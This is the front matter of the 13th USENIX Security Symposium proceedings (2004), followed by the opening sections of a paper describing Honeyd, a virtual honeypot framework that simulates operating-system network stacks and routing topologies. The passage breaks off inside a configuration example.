

USENIX

conference

proceedings

Proceedings of the 13th USENIX Security Symposium

# 13th USENIX Security Symposium

*San Diego, CA, USA  
August 9–13, 2004*

Sponsored by  
The USENIX Association

**USENIX**  
THE ADVANCED COMPUTING SYSTEMS ASSOCIATION

*San Diego, CA, USA, August, 2004*



For additional copies of these proceedings contact:

USENIX Association  
2560 Ninth Street, Suite 215  
Berkeley, CA 94710 USA  
Phone: 510 528 8649  
FAX: 510 548 5738  
Email: office@usenix.org  
URL: <http://www.usenix.org>

The price is \$35 for members and \$45 for nonmembers.

Outside the U.S.A. and Canada, please add  
\$15 per copy for postage (via air printed matter).

### **Past USENIX Security Proceedings**

Security XII	August 2003	Washington, D.C., USA	\$30/38
Security XI	August 2002	San Francisco, CA, USA	\$30/38
Security X	August 2001	Washington, D.C., USA	\$30/38
Security IX	August 2000	Denver, Colorado, USA	\$27/35
Security VIII	August 1999	Washington, D.C., USA	\$27/35
Security VII	January 1998	San Antonio, Texas, USA	\$27/35
Security VI	July 1996	San Jose, California, USA	\$27/35
Security V	June 1995	Salt Lake City, Utah, USA	\$27/35
Security IV	October 1993	Santa Clara, California, USA	\$15/20
Security III	September 1992	Baltimore, Maryland, USA	\$30/39
Security II	August 1990	Portland, Oregon, USA	\$13/16
Security	August 1988	Portland, Oregon, USA	\$7/7

© 2004 by The USENIX Association  
All Rights Reserved

This volume is published as a collective work. Rights to individual papers remain with the author or the author's employer. Permission is granted for the noncommercial reproduction of the complete work for educational or research purposes. USENIX acknowledges all trademarks herein.

ISBN 1-931971-23-2



**USENIX Association**

**Proceedings of the  
13th USENIX  
Security Symposium**

**August 9–13, 2004  
San Diego, CA, USA**



# Symposium Organizers

## Program Chair

Matt Blaze, University of Pennsylvania

## Invited Talks Co-Chairs

Vern Paxson, ICSI

Avi Rubin, Johns Hopkins University

## Program Committee

Bill Aiello, AT&T Labs—Research

Tina Bird, Stanford University

Drew Dean, SRI International

Carl Ellison, Microsoft

Eu-Jin Goh, Stanford University

Sotiris Ioannidis, University of Pennsylvania

Angelos Keromytis, Columbia University

Patrick McDaniel, AT&T Labs—Research

Adrian Perrig, Carnegie Mellon University

Niels Provos, Google

Greg Rose, Qualcomm

Sean Smith, Dartmouth College

Leendert van Doorn, IBM Research

Paul van Oorschot, Carleton University

Dave Wagner, University of California, Berkeley

Rebecca Wright, Stevens Institute of Technology

## The USENIX Association Staff

## External Reviewers

Kostas Anagnostakis

Brian Babcock

Steve Bellovin

Joel W. Branch

Matt Burnside

Kevin Butler

Haowen Chan

Pau-Chen Cheng

Debra Cook

Eric Cronin

Neil Daswani

Ante Derek

Phil Eisen

Marius Eriksen

Tal Garfinkel

Jonathon Giffin

Jim Giles

John Linwood Griffin

Peter Gutmann

Phil Hawkes

James Hendricks

Dean Hildebrand

Philip Homburg

John Ioannidis

Trent Jaeger

Rob Johnson

Chris Karlof

Gaurav Kc

Dave Kormann

Olga Kornievskaia

Karthik Lakshminarayanan

Michael Locasto

Miguel Vargas Martin

David Mazières

Patrick McDaniel

John McHugh

Jon Millen

Vishal Misra

Fabian Monroe

Jason Nieh

Michael Paddon

Nick L. Petroni, Jr.

Bogdan C. Popescu

Atul Prakash

Vassilis Prevelakis

Eric Rescorla

Jean-Marc Robert

David Safford

Reiner Sailer

Constantine Sapuntzakis

Naveen Sastry

Arvind Seshadri

Umesh Shankar

Hong Shen

Vitaly Shmatikov

Stelios Sidiroglou

Anil Somayaji

Dawn Song

Angelos Stavrou

Sal Stolfo

Stuart Stubblebine

Adam Stubblefield

Paul Syverson

Wietse Venema

Tao Wan

Nicholas Weaver

Westley Weimer

Susanne Wetzel

David Whyte

Cynthia Wong

Abraham Yaar

Jiaying Zhang

Xiaolan Zhang



**13th USENIX Security Symposium**  
**August 9–13, 2004**  
**San Diego, CA, USA**

<b>Index of Authors</b> .....	v
-------------------------------	---

<b>Message from the Symposium Chair</b> .....	vii
---	-----

**Wednesday, August 11 2004**

**Attack Containment**

*Session Chair: Angelos Keromytis, Columbia University*

A Virtual Honeypot Framework .....	1
<i>Niels Provos, Google, Inc.</i>	

Collapsar: A VM-Based Architecture for Network Attack Detention Center .....	15
<i>Xuxian Jiang and Dongyan Xu, Purdue University</i>	

Very Fast Containment of Scanning Worms .....	29
<i>Nicholas Weaver, International Computer Science Institute; Stuart Staniford, Nevis Networks; Vern Paxson, International Computer Science Institute and Lawrence Berkeley National Laboratory</i>	

**Protecting Software I**

*Session Chair: Sotiris Ioannidis, University of Pennsylvania*

TIED, LibsafePlus: Tools for Runtime Buffer Overflow Protection .....	45
<i>Kumar Avijit, Prateek Gupta, and Deepak Gupta, IIT Kanpur</i>	

Privtrans: Automatically Partitioning Programs for Privilege Separation .....	57
<i>David Brumley and Dawn Song, Carnegie Mellon University</i>	

Avfs: An On-Access Anti-Virus File System .....	73
<i>Yevgeniy Miretskiy, Abhijith Das, Charles P. Wright, and Erez Zadok, Stony Brook University</i>	

**Thursday, August 12 2004**

**Protecting Software II**

*Session Chair: Adrian Perrig, Carnegie Mellon University*

Side Effects Are Not Sufficient to Authenticate Software .....	89
<i>Umesh Shankar, Monica Chew, and J.D. Tygar, UC Berkeley</i>	

On Gray-Box Program Tracking for Anomaly Detection .....	103
<i>Debin Gao, Michael K. Reiter, and Dawn Song, Carnegie Mellon University</i>	

Finding User/Kernel Pointer Bugs with Type Inference .....	119
<i>Rob Johnson and David Wagner, UC Berkeley</i>	



## **The Human Interface**

*Session Chair: Greg Rose, Qualcomm*

Graphical Dictionaries and the Memorable Space of Graphical Passwords ..... 135  
*Julie Thorpe and Paul van Oorschot, Carleton University*

On User Choice in Graphical Password Schemes ..... 151  
*Darren Davis and Fabian Monrose, Johns Hopkins University; Michael K. Reiter, Carnegie Mellon University*

Design of the EROS Trusted Window System ..... 165  
*Jonathan S. Shapiro, John Vanderburgh, and Eric Northup, Johns Hopkins University; David Chizmadia, Promia Inc.*

## **Security Engineering**

*Session Chair: Carl Ellison, Microsoft*

Copilot—a Coprocessor-based Kernel Runtime Integrity Monitor ..... 179  
*Nick L. Petroni, Jr., Timothy Fraser, Jesus Molina, William A. Arbaugh, University of Maryland*

Fixing Races for Fun and Profit: How to Use *access(2)* ..... 195  
*Drew Dean, SRI International; Alan J. Hu, University of British Columbia*

Network-in-a-Box: How to Set Up a Secure Wireless Network in Under a Minute ..... 207  
*Dirk Balfanz, Glenn Durfee, Rebecca E. Grinter, Diana K. Smetters, and Paul Stewart, PARC*

Design and Implementation of a TCG-based Integrity Measurement Architecture ..... 223  
*Reiner Sailer, Xiaolan Zhang, Trent Jaeger, and Leendert van Doorn, IBM T. J. Watson Research Center*

## **Friday, August 13 2004**

### **Forensics and Response**

*Session Chair: Niels Provos, Google*

Privacy-Preserving Sharing and Correlation of Security Alerts ..... 239  
*Patrick Lincoln, Phillip Porras, and Vitaly Shmatikov, SRI*

Static Disassembly of Obfuscated Binaries ..... 255  
*Christopher Kruegel, William Robertson, Fredrik Valeur, and Giovanni Vigna, UC Santa Barbara*

Autograph: Toward Automated, Distributed Worm Signature Detection ..... 271  
*Hyang-Ah Kim, Carnegie Mellon University, and Brad Karp, Intel Research and Carnegie Mellon University*

### **Data Privacy**

*Session Chair: William Aiello, AT&T Labs—Research*

Fairplay—A Secure Two-Party Computation System ..... 287  
*Dahlia Malkhi and Noam Nisan, Hebrew University; Benny Pinkas, HP Labs; Yaron Sella, Hebrew University*

Tor: The Second-Generation Onion Router ..... 303  
*Roger Dingledine and Nick Mathewson, The Free Haven Project; Paul Syverson, Naval Research Lab*

Understanding Data Lifetime via Whole System Simulation ..... 321  
*Jim Chow, Ben Pfaff, Tal Garfinkel, Kevin Christopher, and Mendel Rosenblum, Stanford University*

# Index of Authors

Arbaugh, William A. ....	179	Northup, Eric .....	165
Avijit, Kumar .....	45	Paxson, Vern .....	29
Balfanz, Dirk .....	207	Petroni, Jr., Nick L. ....	179
Brumley, David .....	57	Pfaff, Ben .....	321
Chew, Monica .....	89	Pinkas, Benny .....	287
Chizmadia, David .....	165	Porras, Phillip .....	239
Chow, Jim .....	321	Provos, Niels .....	1
Christopher, Kevin .....	321	Reiter, Michael K. ....	103, 151
Das, Abhijith .....	73	Robertson, William .....	255
Davis, Darren .....	151	Rosenblum, Mendel .....	321
Dean, Drew .....	195	Sailer, Reiner .....	223
Dingledine, Roger .....	303	Sella, Yaron .....	287
Durfee, Glenn .....	207	Shankar, Umesh .....	89
Fraser, Timothy .....	179	Shapiro, Jonathan S. ....	165
Gao, Debin .....	103	Shmatikov, Vitaly .....	239
Garfinkel, Tal .....	321	Smetters, Diana K. ....	207
Grinter, Rebecca E. ....	207	Song, Dawn .....	57, 103
Gupta, Deepak .....	45	Staniford, Stuart .....	29
Gupta, Prateek .....	45	Stewart, Paul .....	207
Hu, Alan J. ....	195	Syverson, Paul .....	303
Jaeger, Trent .....	223	Thorpe, Julie .....	135
Jiang, Xuxian .....	15	Tygar, J.D. ....	89
Johnson, Rob .....	119	Valeur, Fredrik .....	255
Karp, Brad .....	271	van Doorn, Leendert .....	223
Kim, Hyang-Ah .....	271	van Oorschot, Paul .....	135
Kruegel, Christopher .....	255	Vanderburgh, John .....	165
Lincoln, Patrick .....	239	Vigna, Giovanni .....	255
Malkhi, Dahlia .....	287	Wagner, David .....	119
Mathewson, Nick .....	303	Weaver, Nicholas .....	29
Miretskiy, Yevgeniy .....	73	Wright, Charles P. ....	73
Molina, Jesus .....	179	Xu, Dongyan .....	15
Monrose, Fabian .....	151	Zadok, Erez .....	73
Nisan, Noam .....	287	Zhang, Xiaolan .....	223





# Message from the Symposium Chair

Welcome!

By any measure, the USENIX Security Symposium has become one of the most important—and competitive—forums in the computer and network security research community. The quality and breadth of the papers in these proceedings testifies to that, but does not by itself tell the entire story.

This year we received 184 submissions (a new record), of which we could accept only 22. This represents an acceptance rate of only 12%, making USENIX Security one of the most selective conferences in computing research. The flip side of this statistic is that we had to reject many very good submissions (including quite a few papers written by friends and colleagues), and I will not be surprised to see many of the papers we had to turn away appearing in other good conferences soon.

Every submission was assigned to and read by at least three program committee members, with some papers reviewed by external experts. In addition, I read every submission (although I didn't write reviews for all 184 of them!). Program committee members were limited to no more than two submissions each, and, of course, were not involved in reviewing their own papers (or those of their direct colleagues).

One of the most rewarding aspects of chairing this conference was the opportunity to work with an extraordinarily talented, diverse, and dedicated committee. Despite the compressed time frame and unexpectedly high workload of evaluating a record number of submissions, everyone (without exception) produced conscientious and often quite extensive reviews for all of their assigned papers. At the end of the reviewing period, we met for a two-day meeting in Berkeley, which was one of the great pleasures of my professional career. Although the work was intense (and there were real disagreements about several papers), the atmosphere remained collegial and respectful to the end of the meeting. I could not have asked for a better group to work with.

The refereed papers are only part of the conference, of course. Earl Boebert will be giving our keynote address. Vern Paxson and Avi Rubin conjured up an exciting invited talks track that I'm sure will make it especially difficult to decide which sessions to attend.

The USENIX staff is amazing. There are many things that can make chairing a conference difficult, frustrating, or overwhelming, but not a single one of them happened to me. The support given for every aspect of the process, from the call for papers to the production of the proceedings, makes the job of program chair far easier than it looks. Please join me in thanking them all.

**Matt Blaze, *University of Pennsylvania*  
Security '04 Program Chair**



# A Virtual Honeypot Framework

Niels Provos\*  
Google, Inc.  
niels@google.com

## Abstract

*A honeypot is a closely monitored network decoy serving several purposes: it can distract adversaries from more valuable machines on a network, provide early warning about new attack and exploitation trends, or allow in-depth examination of adversaries during and after exploitation of a honeypot. Deploying a physical honeypot is often time intensive and expensive as different operating systems require specialized hardware and every honeypot requires its own physical system. This paper presents Honeyd, a framework for virtual honeypots that simulates virtual computer systems at the network level. The simulated computer systems appear to run on unallocated network addresses. To deceive network fingerprinting tools, Honeyd simulates the networking stack of different operating systems and can provide arbitrary routing topologies and services for an arbitrary number of virtual systems. This paper discusses Honeyd's design and shows how the Honeyd framework helps in many areas of system security, e.g. detecting and disabling worms, distracting adversaries, or preventing the spread of spam email.*

## 1 Introduction

Internet security is increasing in importance as more and more business is conducted there. Yet, despite decades of research and experience, we are still unable to make secure computer systems or even measure their security.

As a result, exploitation of newly discovered vulnerabilities often catches us by surprise. Exploit automation and massive global scanning for vulnerabilities enable adversaries to compromise computer systems shortly after vulnerabilities become known [25].

---

\*This research was conducted by the author while at the Center for Information Technology Integration of the University of Michigan.

One way to get early warnings of new vulnerabilities is to install and monitor computer systems on a network that we expect to be broken into. Every attempt to contact these systems via the network is suspect. We call such a system a *honeypot*. If a honeypot is compromised, we study the vulnerability that was used to compromise it. A honeypot may run any operating system and any number of services. The configured services determine the vectors an adversary may choose to compromise the system.

A physical honeypot is a real machine with its own IP address. A virtual honeypot is a simulated machine with modeled behaviors, one of which is the ability to respond to network traffic. Multiple virtual honeypots can be simulated on a single system.

Virtual honeypots are attractive because they require fewer computer systems, which reduces maintenance costs. Using virtual honeypots, it is possible to populate a network with hosts running numerous operating systems. To convince adversaries that a virtual honeypot is running a given operating system, we need to simulate the TCP/IP stack of the target operating system carefully, in order to deceive TCP/IP stack fingerprinting tools like *Xprobe* [1] or *Nmap* [9].

This paper describes the design and implementation of *Honeyd*, a framework for virtual honeypots that simulates computer systems at the network level. *Honeyd* supports the IP protocol suites [26] and responds to network requests for its virtual honeypots according to the services that are configured for each virtual honeypot. When sending a response packet, *Honeyd*'s personality engine makes it match the network behavior of the configured operating system personality.

To simulate real networks, *Honeyd* creates virtual networks that consist of arbitrary routing topologies with configurable link characteristics such as latency and packet loss. When networking mapping tools like *traceroute* are used to probe the virtual network, they discover only the topologies simulated by *Honeyd*.

Our performance evaluation of Honeyd shows that a 1.1 GHz Pentium III can support 30 MBit/s aggregate bandwidth and that it can sustain over two thousand TCP transactions per second. The experimental evaluation of Honeyd verifies that fingerprinting tools are deceived by the simulated systems and shows that our virtual network topologies seem realistic to network mapping tools.

To demonstrate the power of the Honeyd framework, we show how it can be used in many areas of system security. For example, Honeyd can help with detecting and disabling worms, distracting adversaries, or preventing the spread of spam email.

The rest of this paper is organized as follows. Section 2 presents background information on honeypots. In Section 3, we discuss the design and implementation of Honeyd. Section 4 presents an evaluation of the Honeyd framework in which we analyze the performance of Honeyd and verify that fingerprinting and network mapping tools are deceived to report the specified system configurations. We describe how Honeyd can help to improve system security in Section 5 and present related work in Section 6. We summarize and conclude in Section 7.

## 2 Honeypots

This section presents background information on honeypots and our terminology. We provide motivation for their use by comparing honeypots to network intrusion detection systems (NIDS) [19]. The amount of useful information provided by NIDS is decreasing in the face of ever more sophisticated evasion techniques [21, 28] and an increasing number of protocols that employ encryption to protect network traffic from eavesdroppers. NIDS also suffer from high false positive rates that decrease their usefulness even further. Honeypots can help with some of these problems.

A *honeypot* is a closely monitored computing resource that we intend to be probed, attacked, or compromised. The value of a honeypot is determined by the information that we can obtain from it. Monitoring the data that enters and leaves a honeypot lets us gather information that is not available to NIDS. For example, we can log the key strokes of an interactive session even if encryption is used to protect the network traffic. To detect malicious behavior, NIDS require signatures of known attacks and often fail to detect compromises that were unknown at the time it was deployed. On the other

hand, honeypots can detect vulnerabilities that are not yet understood. For example, we can detect compromise by observing network traffic leaving the honeypot even if the means of the exploit has never been seen before.

Because a honeypot has no production value, any attempt to contact it is suspicious. Consequently, forensic analysis of data collected from honeypots is less likely to lead to false positives than data collected by NIDS.

Honeypots can run any operating system and any number of services. The configured services determine the vectors available to an adversary for compromising or probing the system. A *high-interaction* honeypot simulates all aspects of an operating system. A *low-interaction* honeypots simulates only some parts, for example the network stack [24]. A high-interaction honeypot can be compromised completely, allowing an adversary to gain full access to the system and use it to launch further network attacks. In contrast, low-interaction honeypots simulate only services that cannot be exploited to get complete access to the honeypot. Low-interaction honeypots are more limited, but they are useful to gather information at a higher level, *e.g.*, learn about network probes or worm activity. They can also be used to analyze spammers or for active countermeasures against worms; see Section 5.

We also differentiate between *physical* and *virtual* honeypots. A physical honeypot is a real machine on the network with its own IP address. A virtual honeypot is simulated by another machine that responds to network traffic sent to the virtual honeypot.

When gathering information about network attacks or probes, the number of deployed honeypots influences the amount and accuracy of the collected data. A good example is measuring the activity of HTTP based worms [23]. We can identify these worms only after they complete a TCP handshake and send their payload. However, most of their connection requests will go unanswered because they contact randomly chosen IP addresses. A honeypot can capture the worm payload by configuring it to function as a web server. The more honeypots we deploy the more likely one of them is contacted by a worm.

Physical honeypots are often high-interaction, so allowing the system to be compromised completely, they are expensive to install and maintain. For large address spaces, it is impractical or impossible to deploy a physical honeypot for each IP address. In that case, we need to deploy virtual honeypots.




Figure 1: Honeyd receives traffic for its virtual honeypots via a router or Proxy ARP. For each honeypot, Honeyd can simulate the network stack behavior of a different operating system.

### 3 Design and Implementation

In this section, we present Honeyd, a lightweight framework for creating virtual honeypots. The framework allows us to instrument thousands of IP addresses with virtual machines and corresponding network services. We start by discussing our design considerations, then describe Honeyd’s architecture and implementation.

We limit adversaries to interacting with our honeypots only at the network level. Instead of simulating every aspect of an operating system, we choose to simulate only its network stack. The main drawback of this approach is that an adversary never gains access to a complete system even if he compromises a simulated service. On the other hand, we are still able to capture connection and compromise attempts. However, we can mitigate these drawbacks by combining Honeyd with a virtual machine like VMware [27]. This is discussed in the related work section. For that reason, Honeyd is a low-interaction virtual honeypot that simulates TCP and UDP services. It also understands and responds correctly to ICMP messages.

Honeyd must be able to handle virtual honeypots on multiple IP addresses simultaneously, in order to populate the network with numerous virtual honeypots simulating different operating systems and services. To increase the realism of our simulation, the framework must be able to simulate arbitrary network topologies. To simulate address spaces that are topologically dispersed and for load sharing, the framework also needs to support network tunneling.

Figure 1 shows a conceptual overview of the framework’s operation. A central machine intercepts network traffic sent to the IP addresses of configured honeypots and simulates their responses. Before we describe Honeyd’s architecture, we explain how network packets for virtual honeypots reach the Honeyd host.

#### 3.1 Receiving Network Data

Honeyd is designed to reply to network packets whose destination IP address belongs to one of the simulated honeypots. For Honeyd, to receive the correct packets, the network needs to be configured appropriately. There are several ways to do this, *e.g.*, we can create special routes for the virtual IP addresses that point to the Honeyd host, or we can use Proxy ARP [3], or we can use network tunnels.

Let  $A$  be the IP address of our router and  $B$  the IP address of the Honeyd host. In the simplest case, the IP addresses of virtual honeypots lie within our local network. We denote them  $V_1, \dots, V_n$ . When an adversary sends a packet from the Internet to honeypot  $V_i$ , router  $A$  receives and attempts to forward the packet. The router queries its routing table to find the forwarding address for  $V_i$ . There are three possible outcomes: the router drops the packet because there is no route to  $V_i$ , router  $A$  forwards the packet to another router, or  $V_i$  lies in local network range of the router and thus is directly reachable by  $A$ .

To direct traffic for  $V_i$  to  $B$ , we can use the following two methods. The easiest way is to configure routing entries for  $V_i$  with  $1 \leq i \leq n$  that point to  $B$ . In that case, the router forwards packets for our virtual honeypots directly to the Honeyd host. On the other hand, if no special route has been configured, the router ARPs to determine the MAC address of the virtual honeypot. As there is no corresponding physical machine, the ARP requests go unanswered and the router drops the packet after a few retries. We configure the Honeyd host to reply to ARP requests for  $V_i$  with its own MAC addresses. This is called Proxy ARP and allows the router to send packets for  $V_i$  to  $B$ ’s MAC address.

In more complex environments, it is possible to tunnel network address space to a Honeyd host. We use the generic routing encapsulation (GRE) [11, 12] tunneling protocol described in detail in Section 3.4.






Figure 2: This diagram gives an overview of Honeyd's architecture. Incoming packets are dispatched to the correct protocol handler. For TCP and UDP, the configured services receive new data and send responses if necessary. All outgoing packets are modified by the personality engine to mimic the behavior of the configured network stack. The routing component is optional and used only when Honeyd simulates network topologies.

### 3.2 Architecture

Honeyd's architecture consists of several components: a configuration database, a central packet dispatcher, protocol handlers, a personality engine, and an optional routing component; see Figure 2.

Incoming packets are processed by the central packet dispatcher. It first checks the length of an IP packet and verifies the packet's checksum. The framework is aware of the three major Internet protocols: ICMP, TCP and UDP. Packets for other protocols are logged and silently discarded.

Before it can process a packet, the dispatcher must query the configuration database to find a honeypot configuration that corresponds to the destination IP address. If no specific configuration exists, a default template is used. Given a configuration, the packet and corresponding configuration is handed to the protocol specific handler.

The ICMP protocol handler supports most ICMP requests. By default, all honeypot configurations respond to *echo* requests and process *destination unreachable* messages. The handling of other requests depends on the configured personalities as described in Section 3.3.

For TCP and UDP, the framework can establish

connections to arbitrary services. Services are external applications that receive data on *stdin* and send their output to *stdout*. The behavior of a service depends entirely on the external application. When a connection request is received, the framework checks if the packet is part of an established connection. In that case, any new data is sent to the already started service application. If the packet contains a connection request, a new process is created to run the appropriate service. Instead of creating a new process for each connection, the framework supports *subsystems* and *internal services*. A subsystem is an application that runs in the name space of the virtual honeypot. The subsystem specific application is started when the corresponding virtual honeypot is instantiated. A subsystem can bind to ports, accept connections, and initiate network traffic. While a subsystem runs as an external process, an internal service is a Python script that executes within Honeyd. Internal services require even less resources than subsystems but can only accept connections and not initiate them.

Honeyd contains a simplified TCP state machine. The three-way handshake for connection establishment and connection teardown via FIN or RST are fully supported, but receiver and congestion window management is not fully implemented.

UDP datagrams are passed directly to the application. When the framework receives a UDP packet for a closed port, it sends an ICMP *port unreachable* message unless this is forbidden by the configured personality. In sending ICMP port unreachable messages, the framework allows network mapping tools like traceroute to discover the simulated network topology.

In addition to establishing a connection to a local service, the framework also supports redirection of connections. The redirection may be static or it can depend on the connection quadruple (source address, source port, destination address and destination port). Redirection lets us forward a connection request for a service on a virtual honeypot to a service running on a real server. For example, we can redirect DNS requests to a proper name server. Or we can reflect connections back to an adversary, *e.g.* just for fun we might redirect an SSH connection back to the originating host and cause the adversary to attack her own SSH server. *Evil laugh.*

Before a packet is sent to the network, it is processed by the personality engine. The personality engine adjusts the packet's content so that it appears to originate from the network stack of the configured

```

Fingerprint IRIX 6.5.15m on SGI 02
TSeq(Class=TD%gcd=<104%SI=<1AE%IPID=I%TS=2HZ)
T1(DF=N%W=EF2A%ACK=S++%Flags=AS%Ops=MNWNNTNNM)
T2(Resp=Y%DF=N%W=0%ACK=S%Flags=AR%Ops=)
T3(Resp=Y%DF=N%W=EF2A%ACK=0%Flags=A%Ops=NNT)
T4(DF=N%W=0%ACK=0%Flags=R%Ops=)
T5(DF=N%W=0%ACK=S++%Flags=AR%Ops=)
T6(DF=N%W=0%ACK=0%Flags=R%Ops=)
T7(DF=N%W=0%ACK=S%Flags=AR%Ops=)
PU(Resp=N)

```

Figure 3: An example of an Nmap fingerprint that specifies the network stack behavior of a system running IRIX.

operating system.

### 3.3 Personality Engine

Adversaries commonly run fingerprinting tools like *Xprobe* [1] or *Nmap* [9] to gather information about a target system. It is important that honeypots do not stand out when fingerprinted. To make them appear real to a probe, Honeyd simulates the network stack behavior of a given operating system. We call this the *personality* of a virtual honeypot. Different personalities can be assigned to different virtual honeypots. The personality engine makes a honeypot's network stack behave as specified by the personality by introducing changes into the protocol headers of every outgoing packet so that they match the characteristics of the configured operating system.

The framework uses Nmap's fingerprint database as its reference for a personality's TCP and UCP behavior; Xprobe's fingerprint database is used as reference for a personality's ICMP behavior.

Next, we explain how we use the information provided by Nmap's fingerprints to change the characteristics of a honeypot's network stack.

Each Nmap fingerprint has a format similar to the example shown in Figure 3. We use the string after the *Fingerprint* token as the personality name. The lines after the name describe the results for nine different tests that Nmap performs to determine the operating system of a remote host. The first test is the most comprehensive. It determines how the network stack of the remote operating system creates the *initial sequence number* (ISN) for TCP SYN segments. Nmap indicates the difficulty of predicting ISNs in the *Class* field. Predictable ISNs post a security problem because they allow an adversary to




Figure 4: The diagram shows the structure of the TCP header. Honeyd changes options and other parameters to match the behavior of network stacks.

spoof connections [2]. The *gcd* and *SI* field provide more detailed information about the ISN distribution. The first test also determines how IP identification numbers and TCP timestamps are generated.

The next seven tests determine the stack's behavior for packets that arrive on open and closed TCP ports. The last test analyzes the ICMP response packet to a closed UDP port.

The framework keeps state for each honeypot. The state includes information about ISN generation, the boot time of the honeypot and the current IP packet identification number. Keeping state is necessary so that we can generate subsequent ISNs that follow the distribution specified by the fingerprint.

Nmap's fingerprinting is mostly concerned with an operating system's TCP implementation. TCP is a stateful, connection-oriented protocol that provides error recovery and congestion control [20]. TCP also supports additional options, not all of which implemented by all systems. The size of the advertised receiver windows varies between implementations and is used by Nmap as part of the fingerprint.

When the framework sends a packet for a newly established TCP connection, it uses the Nmap fingerprint to see the initial window size. After a connection has been established, the framework adjusts the window size according to the amount of buffered data.

If TCP options present in the fingerprint have been negotiated during connection establishment,




Figure 5: The diagram shows the structure of an ICMP port unreachable message. Honeyd introduces errors into the quoted IP header to match the behavior of network stacks.

then Honeyd inserts them into the response packet. The framework uses the fingerprint to determine the frequency with which TCP timestamps are updated. For most operating systems, the update frequency is 2 Hz.

Generating the correct distribution of initial sequence numbers is tricky. Nmap obtains six ISN samples and analyzes their consecutive differences. Nmap recognizes several ISN generation types: constant differences, differences that are multiples of a constant, completely random differences, time dependent and random increments. To differentiate between the latter two cases, Nmap calculates the greatest common divisor (gcd) and standard deviation for the collected differences.

The framework keeps track of the last ISN that was generated by each honeypot and its generation time. For new TCP connection requests, Honeyd uses a formula that approximates the distribution described by the fingerprint's gcd and standard deviation. In this way, the generated ISNs match the generation class that Nmap expects for the particular operating system.

For the IP header, Honeyd adjusts the generation of the identification number. It can either be zero, increment by one, or random.

For ICMP packets, the personality engine uses the *PU* test entry to determine how the quoted IP header should be modified using the associated Xprobe fingerprint for further information. Some operating systems modify the incoming packet by changing fields from network to host order and as a result quote the IP and UDP header incorrectly. Honeyd introduces these errors if necessary. Figure 5 shows an example for an ICMP destination unreachable message. The framework also supports the generation of other ICMP messages, not described here due to space considerations.

### 3.4 Routing Topology

Honeyd simulates arbitrary virtual routing topologies to deceive adversaries and network mapping tools. This goal is different from NS-based simulators [8] which try to faithfully reproduce network behavior in order to understand it. We simulate just enough to deceive adversaries. When simulating routing topologies, it is not possible to employ Proxy ARP to direct the packets to the Honeyd host. Instead, we need to configure routers to delegate network address space to our host.

Normally, the virtual routing topology is a tree rooted where packets enter the virtual routing topology. Each interior node of the tree represents a router and each edge a link that contains latency and packet loss characteristics. Terminal nodes of the tree correspond to networks. The framework supports multiple entry points that can exit in parallel. An entry router is chosen by the network space for which it is responsible.

To simulate an asymmetric network topology, we consult the routing tables when a packet enters the framework and again when it leaves the framework; see Figure 2. In this case, the network topology resembles a directed acyclic graph<sup>1</sup>.

When the framework receives a packet, it finds the correct entry routing tree and traverses it, starting at the root until it finds a node that contains the destination IP address of the packet. Packet loss and latency of all edges on the path are accumulated to determine if the packet is dropped and how long its delivery should be delayed.

The framework also decrements the *time to live* (TTL) field of the packet for each traversed router. If the TTL reaches zero, the framework sends an ICMP *time exceeded* message with the source IP address of the router that causes the TTL to reach zero.

For network simulations, it is possible to integrate real systems into the virtual routing topology. When the framework receives a packet for a real system, it traverses the topology until it finds a virtual router that is directly responsible for the network space that the real machine belongs to. The framework sends an ARP request if necessary to discover the hardware address of the system, then encapsulates the packet in an Ethernet frame. Similarly, the framework responds with ARP replies from the corresponding virtual router when the real system sends ARP requests.

<sup>1</sup>Although it is possible to configure routing loops, this is normally undesirable and should be avoided.

```

route entry 10.0.0.1
route 10.0.0.1 link 10.0.0.0/24
route 10.0.0.1 add net 10.1.0.0/16 10.1.0.1 latency 55ms loss 0.1
